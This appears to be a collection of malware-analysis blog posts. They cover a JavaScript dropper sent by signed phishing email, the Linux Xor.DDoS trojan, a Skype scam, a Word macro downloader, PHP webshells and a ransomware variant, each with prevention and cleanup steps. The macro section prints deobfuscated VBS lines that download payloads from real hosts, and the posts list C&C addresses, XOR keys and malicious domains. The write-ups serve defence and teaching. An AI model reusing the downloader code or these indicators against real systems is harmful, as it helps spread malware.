As Robert correctly notes, since the mail is digitally signed, it may entice people more to open the attachment and get infected. In case you're wondering, the key id of the certificate is as follows: FE:22:B7:24:E3:4F:27:D9:05:E0:CC:B8:BD:DE:F4:8D:23:FD:2F:D9(copy of cert on Pastebin) Issuer: C=IT, O=DigitPA, OU=Ufficio interoperabilita' e cooperazione, CN=DigitPA CA1
Signature details. S/MIME message format
Both first and second mail are coming from: 175.156.221.127 - IPvoid - Whois (DomainTools)
Hello This recalculation of payments for the last month. I remind you of your debt 3148,48 AUD. Please pay as soon as possible.
The ZIP file contains 2 files: recalculation_77979.pdf.js & info_9455.txt. The TXT file just contains the name of the first file, which tries to hide as a PDF file but is in fact JavaScript (JS).
Part of the JavaScript
You can find the original JavaScript on Pastebin. You can also find the decoded base64 here and the final obtained JavaScript here. In the final JavaScript, you'll see it downloads a file and renames it to a random filename, then executes it:
Download
Run
It fetches a file from: 203.255.186.156 - IPvoid - Whois (DomainTools)
The eventual payload may be Andromeda/Gamarue, which will make your machine part of a botnet. Some information on the dropped DLL file (this is all static analysis):
There's also an analysis available by Reverse.it (Hybrid Analysis) on Windows 7 32bit & Windows 7 64bit. Feel free to perform any additional research on it, let me know if you find something interesting or should you find out exactly which kind of malware this is.
Just as a note, while all that is happening in the background, a decoy PDF file gets opened as well, as to not raise suspicion:
Decoy PDF document (not malicious)
Prevention
For administrators:
Sender's end: Create an SPF record, as to prevent sender address forgery. More on SPF here.
Receiver's end: Turn on SPF checking on your mailserver.
If possible, turn on full support for DMARC. More on DMARC here.
Check that only your mailserver may access the WAN (or RED) on port 25. Configure this in your firewall.
Check that you use strong passwords for your Domain Controller server(s).
Check that antivirus is installed, up-to-date and running on all workstations. (if applicable)
If not needed, you can disable Windows Script Host (WSH), as it's needed for JavaScript to run locally. Read how to do that here.
For endusers:
Don't open attachments from unknown senders - ever.
Install an antivirus and keep it up-to-date and running. Enable the option to scan Compressed Files.
Preferably, see that your antivirus has a firewall as well, to prevent unauthorised access.
Consider disabling Windows Script Host. You can use my tool, Rem-VBSworm with option D for example.
Alternatively, you can install Analog X's Script Defender, which will block these scripts (JS, VBS, ...) as well.
Some time ago, I did a Q&A on ransomware, which also included several general tips on how to prevent (ransomware and other) malware. You can find and read those tips here.
Disinfection
As usual:
Look for suspicious Run keys (find locations here) and delete the associated file(s). In our case, all files were dropped in the %TEMP% folder. Also, don't forget to look for rundll32.exe processes, as the payload was a DLL file. More information on rundll32 here.
Run a full scan with your installed antivirus product.
Run a full scan with another antivirus and/or antimalware product.
In a company: warn your network administrator immediately!
Conclusion
Now how was that mail sent out? There's no sure way of telling - it's possible the company is compromised (by either malware or an attacker), there's no SPF record, the certificate has been stolen (unlikely but not impossible), .... Most likely, a machine is infected by a spambot.
Note that with PEC (Posta Elettronica Certificata), a user can send a signed message even when the mailserver is not compromised. PEC means the server signs a message to ensure timestamp and sender, not content. More on PEC here (ITA) or here (EN). See also point 2 and 4 in the Prevention tips above.
I've contacted all related parties and hoping I'll get a reply soon, or at the very least they will perform some analysis and cleaning.
Follow the prevention tips above to stay safe. If you're looking for Indicators of Compromise (IOCs), they can be found as usual on AlienVault's OTX.
In this post we'll be focusing on a certain kind of malware: Linux/Xor.DDoS (also known as DDoS.XOR or Xorddos). As usual, we'll break the post down in several points:
The variant discussed in this blog post is an older variant, so certain infection mechanisms may have changed, as well as C&C's. The point of this post is to familiarize yourself with ELF malware in a better way - how to diagnose, analyse, remove and finally prevent malware from infecting your Linux machines. A lot of malware is going around and it's not (all) exclusively for Windows machines.
Background You may have heard about Linux/Xor.DDoS already, a Linux Trojan with rootkit capabilities (belonging to the category of 'ELF malware'). What exactly is an ELF file? According to Wikipedia:
In computing, the Executable and Linkable Format (ELF, formerly called Extensible Linking Format) is a common standard file format for executables, object code, shared libraries, and core dumps. Source
In other words: ELF is to Linux as PE (.exe, .com, .scr, ...) is to Windows and Mach-O to OS X.
There's a nice mini poster available by Corkami as well:
In short: Xor.DDoS is a multi-platform, polymorphic malware for Linux OS and its ultimate goal is to DDoS other machines. The name Xor.DDoS stems from the heavy usage of XOR encryption in both malware and network communication to the C&Cs (command and control servers).
There have been other write-ups about this malware as well, which will be mentioned throughout this article or referenced in the Resources section.
Diagnosis How do you know you're infected with Xor.DDoS?
First and foremost (and obviously), you'll be conducting DDoS attacks from your machine(s) to targets chosen by the malware authors.
You may use netstat to print any current network/internet connections. Use tcpdump to get a more detailed analysis of which packets you are sending out.
Secondly, another indication is seeing processes running with random names and sudden new executable files created in /etc/init.d/ or /usr/bin/ (see example below). New entries will be/are added to your crontab as well (/etc/crontab).
Malware running and its related files
You may use any command based on top or on ps to check for running malicious processes. We will see more in the Disinfection part of this blog post.
Thirdly, if you are running the standard OpenSSH server you may see an unauthorised but successful login and immediate logout afterwards.
These symptoms should be very clear, even more so if you've already implemented several measures to protect yourself from potential intruders. If not, then it'll be harder to track the infection origin as well. (but more often than not the SSH credentials of the root users are brute forced.)
To ensure your machines will not get pwned, be sure to read the Prevention part of this blog post.
Analysis First off, we have to identify how the malware entered the system. Usually, a weak root password is used (like admin or 123456, see here for a list of tried passwords. Note: huge .txt file!) or the attackers are brute forcing their way in. (brute forcing the SSH credentials of the root user) Another, but less common possibility, is exploiting a vulnerable service that you have running (Apache for example).
This figure is an excellent visual representation on how it all happens:
This variant copies itself over to /lib/libgcc.so, then creates a copy in /etc/init.d and a symbolic link to /usr/bin. Afterwards a new cron script is created and added to the crontab.
We will now take a look at one of the samples created - named bmtsfnlgxu. (SHA1: b34b6f0ec42a0153c043b0665ec47bf6e5aac894)
Easiest way on Linux is to just use the "file" command:
We can see it's an ELF 32-bit executable for i386 - and it's not stripped.
Why is that last part important? strip allows you to remove symbols and sections from choosen files, which in turn makes it harder to reverse engineer (disassemble) as well. In this case, the file doesn't seem to be stripped, great! For example, we can see the source files and get an idea of what this malware does: (this will also be shown later on in the video below, using IDA)
Moving on, we will start by using readelf for some further investigation of the file. We know, thanks to the file command, it's an ELF 32-bit executable for i386. Using readelf and parameter -h we will be able to gather more information:
This gives us more information already, for example; the magic (7F 45 4C 46 for ELF files, 4D 5A for MZ files) 2's complement, little endian, the exact type of the file (an executable; other types for ELF files may be a relocatable file, a shared object, a core file or processor specific) but most importantly here being the Entry point address, or the start of the program.
In regards to readelf, using parameter -a we can dump a ton of information, you can find the output of this command on our malware on Pastebin: Xor.DDoS - "readelf -a" output
Note that VirusTotal has added (since November 2014) detailed ELF information in reports as well, which is more or less similar to readelf's output.
To disassemble the file, we can use objdump which allows us to disassemble only those sections which are expected to contain instructions (-d parameter) or to disassemble the contents of all sections (-D parameter).
However, to dive a bit deeper into the malware code, we will be using IDA, a multi-processor disassembler and debugger and Radare, a well-known (portable) reversing framework. Note that it will still be a quick glance, as MalwareMustDie has already reported extensively about it as well [1][2][3][4]. Note also that it's always a good idea to analyse malware in a virtual environment (VM).
We will be using both tools on Windows, but you can just as easily run them on Linux or Mac.
I've made an instruction video on how to use IDA Pro Free to take a quick peek into the file discussed:
Download IDA Pro Free for Windows from here. If you're interested in working more with IDA, there's a handy list of IDA plugins available here.
... And just the same for Radare, where we will discover a bit more - namely the C&C of the malware:
Download radare2 for Windows from here. More documentation about Radare can be found here. There's also a handy cheat sheet available here.
Note that the Xor.DDoS variant discussed in this blog uses 2 XOR keys for its (network) communication, they are the following:
BB2FA36AAA9541F0
ECB6D3479AC3823F

If you like GUIs, then I have another useful utility: ELFparser. It will perform a scoring based on several factors, such as shell commands, HTTP functionality and process manipulation. For example, for our file:
You can see it's scored pretty highly. I wonder what it has to say about the hardcoded IP addresses..:
You can also see 8.8.8.8, Google's DNS server and likely used to resolve the C&C domains
Using ELFparser you can also look at the ELF header, sections, but also all of its capabilities like Information Gathering and Network Functions for example. It's a handy second-opinion tool.
Finally, one last tool which should not be missed when analysing ELF files: a sandbox. We will be using detux, a multiplatform Linux sandbox.
Connections to wangzongfacai.com and dsaj2a1.org
You have Network Analysis (IPs connected and DNS queries) and Static Analysis (Elf Info and Strings). In our example we have connections to wangzongfacai.com, not an unfamiliar domain. View the complete report made by Detux on our file here.
It's worth noting that several months ago, I already sent a file to Detux (and VirusTotal) which yielded similar results:
3000uc.com, another familiar player - and again dsaj2aX
Detux report of that file here. When I sent the latter file to VirusTotal several months ago, it only had 12 detections, after re-submitting it had 19 detections. That's better but we're still not there.
Just a visual representation of detection difference. Read this for info.
You may find an overview of all gathered files as well as most common/recurring domains and their IPs they connect to/download from here, available via AlienVault's OTX.
That's it for our Analysis section, let's move on to Disinfection.
Disinfection Most importantly, you'd of course like to remove/disinfect this malware completely. Some pointers:
Identify malicious processes: run ps ef (ps stands for process status) to see which processes are running. Alternatively, you can use top or again ps with other parameters, for example ps ej or ps aux for a more complete, human readable table. Look for processes with random names; in our example it started with S90 and random letters afterwards, linked to files with all random names, as is the case in our example malware named bmtsfnlgxu.
Once you've identified the malicious process(es), you can use the following command to find related files as well: for pid in $(ps -C -o pid=); do ls -la /proc/$pid/fd; done Where is the name of the suspicious process. This command will display any open, related files.For example, for bmtsfnlgxu it would be: for pid in $(ps -C bmtsfnlgxu -o pid=); do ls -la /proc/$pid/fd; done
Identify malicious files: look for newly created files in /etc/init.d/, /boot/ and /usr/bin/. Again, look for files with random names. You may also use the command ls -lat | head to view recently changed files.
Check your crontab (/etc/crontab). Delete the malicious cron jobs, more specifically the cron.hourly jobs and in the case of Xor.DDoS they will be the following:
Delete these two lines from your crontab. Don't forget to save. Delete the related files, located in /etc/cron.hourly. In our case, their content was as follows:
cron.sh
udev.sh
As said earlier, delete these files manually, as well as the file(s) mentioned in the scripts. (in this case: /lib/libgcc.so.bak, /lib/libgcc.so and /lib/libgcc4.4.so.) Note that these files are not related to GCC's runtime library and thus can be safely deleted. It's just another way how the malware tries to hide itself.
Also double-check there are no malicious files or scripts in /etc/rc.d. If so, remove them as well.
Stop and kill malicious processes: identify the parent process; usually it will be the one consuming the most CPU (which you can verify using any of the earlier commands, top being the easiest). Firstly, be sure to stop the parent process and wait for the child processes to die. Use the command: kill -STOP $pid
When the child processes are dead, kill the parent by using: kill -9 $pid Note: in case you see any other malicious processes, go through the last 2 commands again.
Delete any leftover malicious files: locations where the malware may reside have been indicated before, but to be complete:
/ (root directory, in rare cases) /bin/ /boot/ /etc/init.d/ /etc/rc.d /etc/rcX.d (where X is a number) /lib/ /lib/udev/ /sbin/ /tmp/ /usr/bin/
That's it. Some additional tips and tricks:
Use rm -rf to permanently remove a file. Be careful with this command.
Having troubles removing a file? Are you root? If not, try killing a process or deleting a file using root by prepending sudo before your command. For example: sudo kill -STOP $pid
Malicious process keeps coming back? Go over the steps again, but this time note down where the malware resides. Make that directory and its files unmodifiable by making use of the chattr command. For example, malware is being recreated in /usr/bin/. Use the command: chattr -R +i /usr/bin/ Then, stop the parent, wait for the children to die and kill the parent. Remove the files. Don't forget to use chattr again after you cleaned the infection. (in our example: chattr -R -i /usr/bin/)
It's also possible the malware is temporarily storing files into /tmp/ while you are trying to kill its processes. When that happens, use the same chattr command on the /tmp/ directory and start over. If you are in doubt, use that chattr command on all aforementioned directories and start over. Very important: do not forget to use chattr -R -i on them afterwards!
In rare cases, the attacker may still be connected to your box. If possible, cut the internet connection and go over the disinfection steps. If this is not possible, firstly stop SSH by entering the command: sudo /etc/init.d/ssh stop
Then, use iptables to drop any connection to the IPs the malware is connecting to (use netstat for example, see also Diagnosis) and to drop any connection from the attacker or cybercriminal. How to do this:
In our example, we learned that our C&C's were 103.25.9.228 and 103.25.9.229. Thus, type or copy/paste these 2 commands: iptables -A OUTPUT -d 103.25.9.228 -j DROP iptables -A OUTPUT -d 103.25.9.229 -j DROP
To block connection(s) from the attacker (you can find the attacker's IP using netstat for example): iptables -A INPUT -s $attackerIP -j DROP
Don't forget to save your freshly created iptables rules by using the command /etc/init.d/iptables save
Afterwards, change all passwords. (SSH, your user, root)
Best case scenario here is obviously:
restoring from a backup
if the machine is virtual, restore to a previous snapshot
When you have either of these available, don't forget to change all passwords afterwards to prevent re-infection - and patch your machine(s)!
Some Xor.DDoS variants may also incorporate a rootkit. In that case, hope you have a "best case scenario" available to you. Once a box is fully compromised, it may be hard to reinstate it back to normal or its original state.
For double-checking for rootkits and other malware, you may want to check out chkrootkit or alternatively, rkhunter. Additionally, you may download and install an antivirus, for example ClamAV.
If you perform manual clean-up as indicated above and have confirmed all is in order again, you can install ClamAV and perform an extra scan to be sure. Better be safe than sorry. Then, follow the prevention tips below to stay safe.
Prevention
Use strong passwords for SSH or use keys instead of passwords for authentication. You can read how to do that here. In the unlikely event of you not needing SSH to a particular machine, disable it on that machine by: sudo apt-get remove openssh-server
To disable it from starting up you can use: update-rc.d -f ssh remove
Don't open the incoming SSH port (default 22) to ANY, but rather restrict it to trusted IP addresses.
Use a strong firewall. In Linux there are many options, iptables is a solid choice. A good basic iptables howto can be found here. In a network or if you need to protect several machines, you may want to consider a seperate hardware appliance as your firewall/UTM/... of choice.
Iptables can do a very decent job once properly configured. In case you want to do less manual work, I advise to check out sshguard or artillery. Both can monitor and alert you when something funky happens. In the context of our blog post, it also looks for & protects against SSH bruteforce attempts. Another application to consider is fail2ban. An additional tool is snort. For more information about these tools, refer to their pages.
Consider using SELinux. Security-Enhanced Linux is a compulsory access control security mechanism provided in the kernel.
Consider locking down cron jobs to only certain users. To deny all users from using cron you can use: echo ALL >>/etc/cron.deny
Consider disabling remote root login. Read how to do that here.
If you browse a lot, consider using NoScript as well.
Keep your software and applications up-to-date, as on any system.
Consider installing an antivirus as second opinion or at least as an additional layer. This is not a necessity but may come in handy. I recommend ClamAV.
Don't forget to protect other appliances that may be running on *nix systems, for example your router (and nowadays, IoT devices). Upgrade the firmware as soon as possible and change the default root/admin password(s). Install updates/patches for your particular firewall/UTM/... as well.
Conclusion Don't be fooled: Linux malware very much exists and starts to become more prevalent. Other prevalent Linux malware nowadays is:
Every ELF malware made by the ChinaZ actor or group (Linux/ChinaZ.DDoS, Linux/Kluh, ...)
Linux/Aes.DDoS (Dofloo, MrBlack)
Linux/Bash0day (Shellshock, Bashdoor)
Linux/BillGates (Gates.B)
Linux/Elknot (DnsAmp)
Linux/GoARM (Ramgo, Goram)
Linux/IptabLes and Linux/IptabLex
Note that this list is not complete and new ELF malware may pop up every day. (it's not a question of if, but when it will pop up) You can find a list of (interesting) Linux malware here.
Hopefully you have learned new things along the way of this blog post. For any specific questions, don't hesitate to leave a comment or contact me on Twitter: @bartblaze
To conclude this blog post, some acknowledgements and resources/references:
Acknowledgements
My colleague from Panda France, Julien Gourlaouen for informing me about this incident.
Everyone who helped, helps and will help in battling creators of ELF malware, in particular @MalwareMustDie for their excellent research and increasing awareness about these threats.
Last but not least, thank youfor reading my blog post.
I got a message today on Skype to check out an eBay page with my name on. Sounds great!
Hey $name! Look http://www.ebay.com/new/$username
Another example is:
However, the link was not exactly pointing to eBay:
Not eBay, but what appears to be google.dj
Turns out the actual link behind the eBay one is pointing to:
What follows after is for tracking and to disable the Redirect notice message from Google. For those who are curious, google.dj is a legitimate website of Google for the African country Djibouti.
The what seems to be random numbers is actually just hex for:
When you click the link, you will simply do a Google search for that webpage and visit it. This does not mean google.dj is compromised in any way. As an example, you can use the same link but instead use google.com instead of google.dj.
On the lengthy site mentioned above, you'll get a Javascript which you can view on this Pastebin link: Scams spreading through Skype (In short, it does a simple math.random method to serve you a slightly different website each time.)
Fiddler capture
Eventually, you'll end up on a typical weight loss scam website:
Obviously not the real Women's Health website
Trying to leave the website
Long story short.....
Prevention
Install the WOT extension into your browser. (Compatible with most modern browsers) WOT is a community-based tool and is therefore very useful for these kinds of scams, whereas other users can warn you about the validity.
Use a strong password for Skype and anything else for that matter.
Don't click on "funny" links. A trick is to "hover" on the link to reveal the actual website behind it.
If the message came from a friend, be sure to notify him/her and to follow the steps in this post.
To be sure, you can always run a scan with your favorite antivirus and/or antimalware product. (however, I have not seen any malware in this particular campaign)
Conclusion In the past, malware has spread via Skype, but this is the first time I'm seeing a scam presented in this way. I have contacted Skype to ask how they were able to hide the actual website behind the eBay link, as I do not know - if you do, be sure to let me know in the comments.
It all starts with the 1,000,000th usual spam mail in your inbox:
Have you received an order form? No.
The content is as follows:
Dear,
We have received your order form [AY19358KXN] and we thank you very much. Our sales department informs us that they are able to dispatch your stock by the end of next week following your packing instructions.
As agreed, we have arranged transport. We are sending herewith a copy of our pro-forma invoice.
The consignment will be sent as soon as the bank informs us that the sum is available. We hope you will be satisfied with the fulfilment of this order and that it will be the beginning of a business relationship to our mutual benefit.
Attached is a DOC file with (surprise) a macro attached. However, the method's different than usual:
@bartblaze this is actually even simpler: open a Word doc with macros, save as MHTML from Word, rename .mht to .doc
In regards to any Office files, you can simply open the file in Notepad++ for example and you'll see the .mso appended at the end. The new thing here is that it's a Word MHTML file with macro(s).
Using olevba (by @decalage2), we can extract and automatically decode the .mso object - which contains a bunch of (what appears to be) random gibberish:
Function that "Returns the character associated with the specified character code"
You can use the ASCII character code chart to figure out what this malware is doing exactly, for example the first line Chr$(104) & Chr$(116) & Chr$(116) & Chr$(112) is simply "HTTP".
Another option is to use a Python program made by Xavier Mertens, deobfuscate_chr.py. You can find a Pastebin here with the extracted + deobfuscated macro.
Emldump + passing through oledump extracted a malicious link
Now, what happens when you execute this malicious Word file?
Oops, seems macros are disabled :)
If macros are enabled, or you choose to enable the macro in that document, a Pastebin download link was opened and the file was executed. Process flow is:
Word document -> download VBS from Pastebin -> Execute VBS -> Downloads & executes EXE file -> Downloads & executes another EXE file.
Visually, you might get either of these images:
dim JHyygUBjdfg: Set JHyygUBjdfg = createobject(Microsoft.XMLHTTP ) dim jhvHVKfdg: Set jhvHVKfdg = createobject(Adodb.Stream ) JHyygUBjdfg.Open GET , http://savepic.org/7260406.jpg
dim sdfsdfsdf: Set sdfsdfsdf = createobject(Microsoft.XMLHTTP ) dim dsfsdfsdfg: Set dsfsdfsdfg = createobject(Adodb.Stream ) sdfsdfsdf.Open GET , http://savepic.net/6856149.jpg
It seems obvious that malware authors are keeping up-to-date with the latest news and as such adapting their campaigns as well. Better be safe than sorry and don't trust anything sent via email. ;-)
If you're in an organisation, you might want to consider blocking the execution of all macros (or only allow the ones that are digitally signed if there's really no other choice) by using GPO.
After I received the files two things became apparent:
- the webserver (and thus the website) was infected with C99shell - the webserver was infected with other PHP backdoors
PHP/c99shell or simply c99shell should be well known by now - it is a PHP backdoor that provides a lot of functionality, for example:
- download/upload files from and to the server (FTP functionality) - run shell commands - full access to all files on the hard disk - ...
In short, it can pretty much do everything you want, which results in end-users getting malware onto their systems and/or data getting stolen and/or personal information compromised.
Detections aren't too great for this PHP backdoor, but it surely has improved since Malwaremustdie started blogging about it, some VirusTotal results: 0, 1, 2.
As I mentioned before, other PHP backdoors were present, for example:
After some manual decoding, we turn up with the following interesting line:
getenv(HTTP_X_UP_CALLING_LINE_ID);
Another example:
getenv(HTTP_X_NOKIA_ALIAS);
The "x-headers" HTTP_X_UP_CALLING_LINE_ID and HTTP_X_NOKIA_ALIAS are actually part of WML, the Wireless Markup Language.
Thus, this PHP backdoor seems specifically designed to target mobile users. I've put a copy of the script in screenshot above on Pastebin as well: Unknown PHP backdoor
If you have any information on what kind of PHP backdoor this might be (if not generic), feel free to let me know.
Prevention
This shouldn't be repeated normally, but I will again just for good measure:
Create back-ups regularly! Yes, even for your website.
Keep your CMS up-to-date; whether you use WordPress, Joomla, Drupal, ...
Keep your installed plugins up-to-date. Remove any unnecessary plugins.
Use strong passwords for your FTP account(s), as well as for your CMS/admin panel login.
Use appropriate file permissions - meaning don't use 777 everywhere. (seriously, don't)
Depending on how you manage your website - keep your operating system up-to-date and, if applicable, install and update antivirus software.
Consider using a tool like Splunk to monitor your access logs.
Consider installing a security plugin. For WordPress, you have a plugin called All In One WordPress Security which has a ton of options to better secure your website.Don't forget to keep this one up-to-date as well.
What if your website's already been hacked and serving up malware to the unknowing visitor? Best practice is to simply take your website offline and restore from an earlier back-up. (don't forget to verify if your back-up isn't infected as well!)
If that's not a possibility for whatever reason, you'll first need to find where any malicious code was injected (or created) on your website, or how it was infected in the first place.
An easy way would be to simply check all recently changed files on your web server. However, those dates can be altered. So what's a better alternative? You can comb over the files one by one, or you can use an online tool to check your website.
A short overview:
http://sitecheck.sucuri.net/ You can use Sucuri's SiteCheck to quickly spot if they detect any malware, see if you're blacklisted and, the most useful part in this case is to check whether or not you have any outdated plugin or CMS running - as well as a list of links.
http://aw-snap.info/file-viewer/ Use Redleg's file viewer to easily see if any malicious iframes have been injected - you can even choose which Referrer and User Agent should be used (some malware requires you to visit the site via a specific Referrer or User Agent).
http://www.rexswain.com/httpview.html Useful additional tool to Redleg's file viewer. Allows you to only fetch headers of a website, or fetch both header and content.
http://jsunpack.jeek.org/ Excellent tool in case any malicious Javascript (iframe) is injected into any of your web server files. Less intuitive, but provides a great overview.
http://urlquery.net/ Excellent tool and more graphical as opposed to JSunpack - especially useful is to see if any IDS was triggered as well as JavaScript and HTTP Transactions.
https://www.virustotal.com/ As usual, VirusTotal is a great resource as well - it can pinpoint which Antivirus (if any) is triggering an alert related to your website.
https://hackertarget.com/wordpress-security-scan/ Online WordPress Security Scanner to test vulnerabilities of a WordPress installation. Checks include application security, WordPress plugins, hosting environment and web server.
https://github.com/nbs-system/php-malware-finder NBS System's PHP Malware Finder does its very best to detect obfuscated/dodgy code as well as files using PHP functions often used in malwares/webshells.
If nothing is found using any of these tools, but you are still receiving reports from either blacklists (eg. Google) or users, you'll have to manually go over all your files to see if any code was attached.
If you're hosting a web server yourself, you obviously know where you've installed it, so be sure to check in there. If you're not sure where it's installed, may want to look in any of these default locations, if they exist:
Linux:
/var/www/
/var/www/html
var/lib/tomcat7/webapps
Windows:
C:\inetpub
C:\inetpub\wwwroot\
...
Another method (and obviously not foolproof) is to copy over all your files to a Windows system and scan them with an antivirus. An example of such antivirus, which works on both Linux and Windows, is ClamAV. I think you're starting to realize why back-ups are important.
If you had any outdated plugins running, chances are very high the backdoor or script was created/added in that specific directory. For example for WordPress this is typically: /www/wp-content/plugins/
You can also install a plugin for your CMS which can scan your web server for any infected files. (Which is ironic, but might still do the trick should you not be able to find anything manually.)
Last but not least: check your access logs! See any unauthorized (FTP) logins for example? Take a look in any of these locations:
/var/log/httpd
var/log/nginx
/var/log/apache
/var/log/apache2
You may also want to take a peek in: /var/log
Contact your hosting provider - they might be able to provide you with assistance.
If you're still stuck, feel free to shoot me an email or contact me on Twitter. Otherwise, contact one of X companies which can help you assist in clean-up.
Don't forget: after clean-up, reset all your passwords (and don't use the same for everything) and follow the prevention tips above, or you'll simply get infected again. Additionally, always install relevant security patches or updates for your operating system if you are hosting the web server yourself.
Conclusion
C99shell is obviously not dead and neither are other PHP backdoors - or any other malware for that matter. Securing your website is not only beneficial for you, but also for your customers and other visitors. This blog post should have provided you with the essentials on securing your website and cleaning it up should it ever be infected
Repeating: best practice is to take it offline and restore from a back-up.
The blog post of today is a bit different than usual, as you can read the full post on the Panda Security blog. Read it here: Yet another ransomware variant
In this post I'm simply adding some additional information and repeating the most important points.
So, there's yet another ransomware variant on the loose. You may call this one Chuingam (chewing gum?)ransomware or Xwin ransomware - pointing to respectively the file with this string 'Chuingam' dropped, or in the latter case the folder on C:\ it creates. Or just another (skiddie) Generic Ransomware.
In the blog post above, I discuss the methodology to encrypt files it uses and how it creates your own personal key, as well as the ransom message and how to recover files (if you're lucky & fast enough).
pgp.exe (PGP) is used to generate the public RSA key. Since pgp.exe requires the RAR password, this is temporarily stored in the file "filepas.tmp" - which is overwritten and deleted, so no chance to recover this file.
process flow graph of pgp.exe (made using procDOT)
As a note; it will (try to) encrypt any and all files with the following extensions:
If you've been infected with this ransomware, best thing to do is to either restore from a backup or try to restore previous files (also known as shadow copies).